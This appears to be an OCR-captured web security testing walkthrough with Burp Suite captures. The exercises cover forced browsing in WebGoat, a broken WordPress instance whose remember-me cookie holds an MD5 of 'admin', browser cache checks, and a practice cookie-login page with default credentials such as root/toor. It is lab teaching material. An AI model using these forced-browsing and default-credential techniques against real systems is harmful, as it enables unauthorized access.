
  If a web application implements access control only on the log in page, the authentication schema could be bypassed.


192.168.222.136/WebGoat/attack?Screen=37&menu=1400
Choose another language: English
Logout
Forced Browsing
OWASP WebGoat v5.4
Show Params
Show Cookies
Lesson Plan
Introduction
General
Access Control Flaws
AJAX Security
Authentication Flaws
Buffer Overflows
Code Quality
Concurrency
Cross-Site Scripting (XSS)
Improper Error Handling
Injection Flaws
Denial of Service
Insecure Communication
Insecure Configuration
Forced Browsing
Solution Videos
Restart this Lesson
OWASP Foundation | Project WebGoat | Report Bug

* Your goal should be to try to guess the URL for the "config" interface.
* The "config" URL is only available to the maintenance personnel.
* The application doesn't check for horizontal privileges.


Can you try to force browse to the config page which should only be accessed by maintenance personnel.

Created by Sherif Koussa SoftwareSecured


Go
Cancel
Follow redirection
Target: http://192.168.222.136
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex

```
GET /WebGoat/conf HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=qrba0v04fhmouoasijrmb3m2k1; JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQG0gZFRkkiJWQ1YjE1ZTU4MWMyMDhiNDU4NjAxMWF1YmEzZDc4Nz
Q2BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMWMrR0tibXVrbjMxYX1CcU1WMjFzYzdVaS94bTNWQjZvczdMUmZLUWZqQ
UE9BjsARg%3D%3D--92459b06facd092d0d590b4205dae47c9d6e1700; security_level=0
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 302 Moved Temporarily
Date: Fri, 23 Feb 2018 09:46:19 GMT
Server: Apache-Coyote/1.1
Pragma: No-cache
Cache-Control: no-cache
Expires: Wed, 31 Dec 1969 19:00:00 EST
Location: http://192.168.222.136/WebGoat/attack?Screen=37&menu=1400&succeeded=yes
Content-Type: text/html;charset=ISO-8859-1
Via: 1.1 127.0.1.1
Vary: Accept-Encoding
Content-Length: 0
Connection: close
```


1 ×
2 ×
3 ×
4 ×
...
Go
Cancel
Target: http://192.168.222.136
Request
Raw
Params
Headers
Hex
Response
Raw
Headers
Hex
HTML
Render
Choose another language:
Engli...
Forced Browsing
Solution Videos
Restart this Lesson
How to work with WebGoat
Http Basics
Welcome to WebGoat Configuration Page

```
GET /WebGoat/attack?Screen=37&menu=1400&succeeded=yes HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-;
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada;
PHPSESSID=qrba0v04fhmouoasijrmb3m2k1; JSESSIONID=F1C845ECC6612F376D9ACB47327CC876;
_cyclone_session=BAh7B0kiD3Nlc3Npb25faWQG0gZFRkkiJWQ1YjE1ZTU4MWMyMDhiNDU4NjAxMWF1YmEzZDc4Nz
Q2BjsAVEkiEF9jc3JmX3Rva2VuBjsARkkiMWMrR0tibXVrbjMxYX1CcU1WMjFzYzdVaS94bTNWQjZvczdMUmZLUWZqQ
UE9BjsARg%3D%3D--92459b06facd092d0d590b4205dae47c9d6e1700; security_level=0
Authorization: Basic d2ViZ29hdDp3ZWJnb2F0
Connection: close
Upgrade-Insecure-Requests: 1
```


- Session ID Predict

  Many web applications manage authentication by using session identifiers (session IDs). Therefore, if session ID generation is predictable, a malicious user could be able to find a valid session ID and gain unauthorized access to the application, impersonating a previously authenticated user.

Tools

- Burp Suite
- ZAP
- WebGoat

5. Test remember password functionality


WordPress
Login »
« Back to blog
Register
Lost your password?


Username:
admin

Password:
●●●●●

☑ Remember me


How to Test:

- Look for password being stored in a cookie. Examine the cookies stored by the application. Verify that the credentials are not stored in clear text, but are hased.



457	http://192.168.222.136	POST	/wordpress/wp-login.php	✓	302	866	HTML	php
458	http://192.168.222.136	GET	/wordpress/wp-admin/		200	9935	HTML	
459	http://detectportal.firefox.com	GET	/success.txt		200	379	text	txt


```
POST /wordpress/wp-login.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 82
Cookie: dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jottc
Connection: close
Upgrade-Insecure-Requests: 1

log=admin&pwd=admin&rememberme=forever&submit=Login+%C2%BB&redirect_to=wp-admin%2F
```



457	http://192.168.222.136	POST	/wordpress/wp-login.php	✓	302	866	HTML	php	
458	http://192.168.222.136	GET	/wordpress/wp-admin/		200	9935	HTML		Broken WordPress &rsa...
459	http://detectportal.firefox.com	GET	/success.txt		200	379	text	txt	

```
HTTP/1.1 302 Found
Date: Fri, 02 Mar 2018 03:07:16 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: Fri, 02 Mar 2018 03:07:16 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Pragma: no-cache
Set-Cookie: wordpressuser_295ef8ad706987b0db44c1d33ec1b01c=admin; expires=Sat, 02-Mar-2019 03:07:16 GMT; path=/wordpress/
Set-Cookie: wordpresspass_295ef8ad706987b0db44c1d33ec1b01c=c3284d0f94606de1fd2af172aba15bf3; expires=Sat, 02-Mar-2019 03:07:16 GMT; path=/wordpress/
Location: wp-admin/
Vary: Accept-Encoding
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```


- Examine the hashing mechanism: if it is a common, well-know algorithm, check for its strength, it homegrown hash functions, attempt several usernames to check whether the hash function is easily guessable.



Decoded value: admin


Original Hash (Md5): 21232f297a57a5a743894a0e4a801fc3

- Verify that the credentials are only sent during the log in phase, and not sent together with every request to the application.


470 http://192.168.222.136 GET /wordpress/wp-admin/themes.php 200 5190 HTML php Broken WordPress &rsa...
Request
Response
Raw
Params
Headers
Hex

```
GET /wordpress/wp-admin/themes.php HTTP/1.1
Host: 192.168.222.136
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.222.136/wordpress/wp-admin/
Cookie: wordpressuser_295ef8ad706987b0db44c1d33ec1b01c=admin; wordpresspass_295ef8ad706987b0db44c1d33ec1b01c=c3284d0f94606de1fd2af172aba15bf3;
dbx-postmeta=grabit=0-,1-,2-,3-,4-,5-,6-&advancedstuff=0-,1-,2-; security_level=0; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
If-Modified-Since: Thu, 22 Feb 2018 06:51:32 GMT
```

- Consider other sensitive form fields (e.g. an answer to a secret question that must be entered in a password recovery or account unlock form).
- Check for: autocomplete = “off”


192.168.222.136/wordpress/wp-login.php
Search
Inspe Con: Debu Style Perfor Men Netv Stor DO
No matches
complete
html › body › div #login › form #loginform › p › label › input #pwd
Rules Computed Layout Animations Fonts
Filter Styles
WordPress
Username:
Password:
☐ Remember me

```
<label>
  Password:
  <br>
  <input id="pwd" name="pwd" value="" size="20"
  tabindex="2" type="password">
</label>
</p>
<p>…</p>
element { inline
}
#login input { wp-admin.css:536
padding: 3px;
```

6. Testing for Browser cache weakness

Browsers can store information for purposes of caching and history. Caching is used to improve performance, so that previously displayed information doesn't need to be downloaded again. History mechanisms are used for user convenience, so the user can see exactly what they saw at the time when the resource was retrieved. If sensitive information is displayed to the user (such as their address, credit card details, Social Security Number, or username), then this information could be stored for purposes of caching or history, and therefore retrievable through examining the browser's cache or by simply pressing the browser's "Back" button.

How to test:

If by pressing the "Back" button the tester can access previous pages but not access new ones, then it is not an authentication issue, but a browser history issue. If these pages contain sensitive data, it means that the application did not forbid the browser from storing it.

Authentication does not necessarily need to be involved in the testing. For example, when a user enters their email address in order to sign up to a newsletter, this information could be retrievable if not properly handled.

The "Back" button can be stopped from showing sensitive data. This can be done by:

- Delivering the page over HTTPS.

- Setting Cache-Control: must-re-validate

Browser Cache. In Here testers check that the application does not leak any sensitive data into the browser cache. In order to do that, they can use a proxy (such as Burp Suite) and search through the server responses that belong to the session, checking that for every page that contains sensitive information the server instructed the browser not to cache any data. Such a directive can be issued in the HTTP response headers:

- Cache-Control: no-cache, no-store
- Expires: 0
- Pragma: no-cache

These directives are generally robust, although additional flags may be necessary for the Cache-Control header in order to better prevent persistently linked files on the file system:

- Cache-Control: must-revalidate, pre-check=0, post-check=0, max-age=0, s-maxage=0

The exact location where that information is stored depends on the client operating system and on the browser that has been used.


Mozilla Firefox:

- Unix/Linux: ~/.mozilla/firefox//Cache/
- Windows: C:\Documents and Settings\\Local Settings\Application Data\Mozilla\Firefox\Profiles\\Cache

Internet Explorer:

- C:\Documents and Settings\\Local Settings\Temporary Internet Files

Example:


https://attack.samsclass.info/cookielogin/

Cookie Login Page

CLOUDFLARE

Name:

Password:


Submit Query

Logins to try

root toor
admin password

Last revised 10-10-14 1:04 pm by Sam Bowne


Login with name root password toor and intercept to analysis packet



594	https://attack.samsclass.info	GET	/cookielogin/cookielogin.php?n=root&p=...	✓	302
595	https://attack.samsclass.info	GET	/cookielogin/messageboard.php		200
596	https://attack.samsclass.info	HEAD	/cookielogin/messageboard.php		200


Request
Response
Raw
Params
Headers
Hex

```
GET /cookielogin/cookielogin.php?n=root&p=toor HTTP/1.1
Host: attack.samsclass.info
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:58.0) Gecko/20100101 Firefox/58.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://attack.samsclass.info/cookielogin/
Cookie: .ASPXAUTH=INVALID; AUTH=INVALID; __cfduid=d725a8b09f8f0aa2f49cf5c08613c008a1513578976
Connection: close
Upgrade-Insecure-Requests: 1
```




```
594  https://attack.samsclass.info  GET   /cookielogin/cookielogin.php?n=root&p=...  ✓  302  638   HTML  php  Logging In
595  https://attack.samsclass.info  GET   /cookielogin/messageboard.php                200  1861  HTML  php  Message Boa
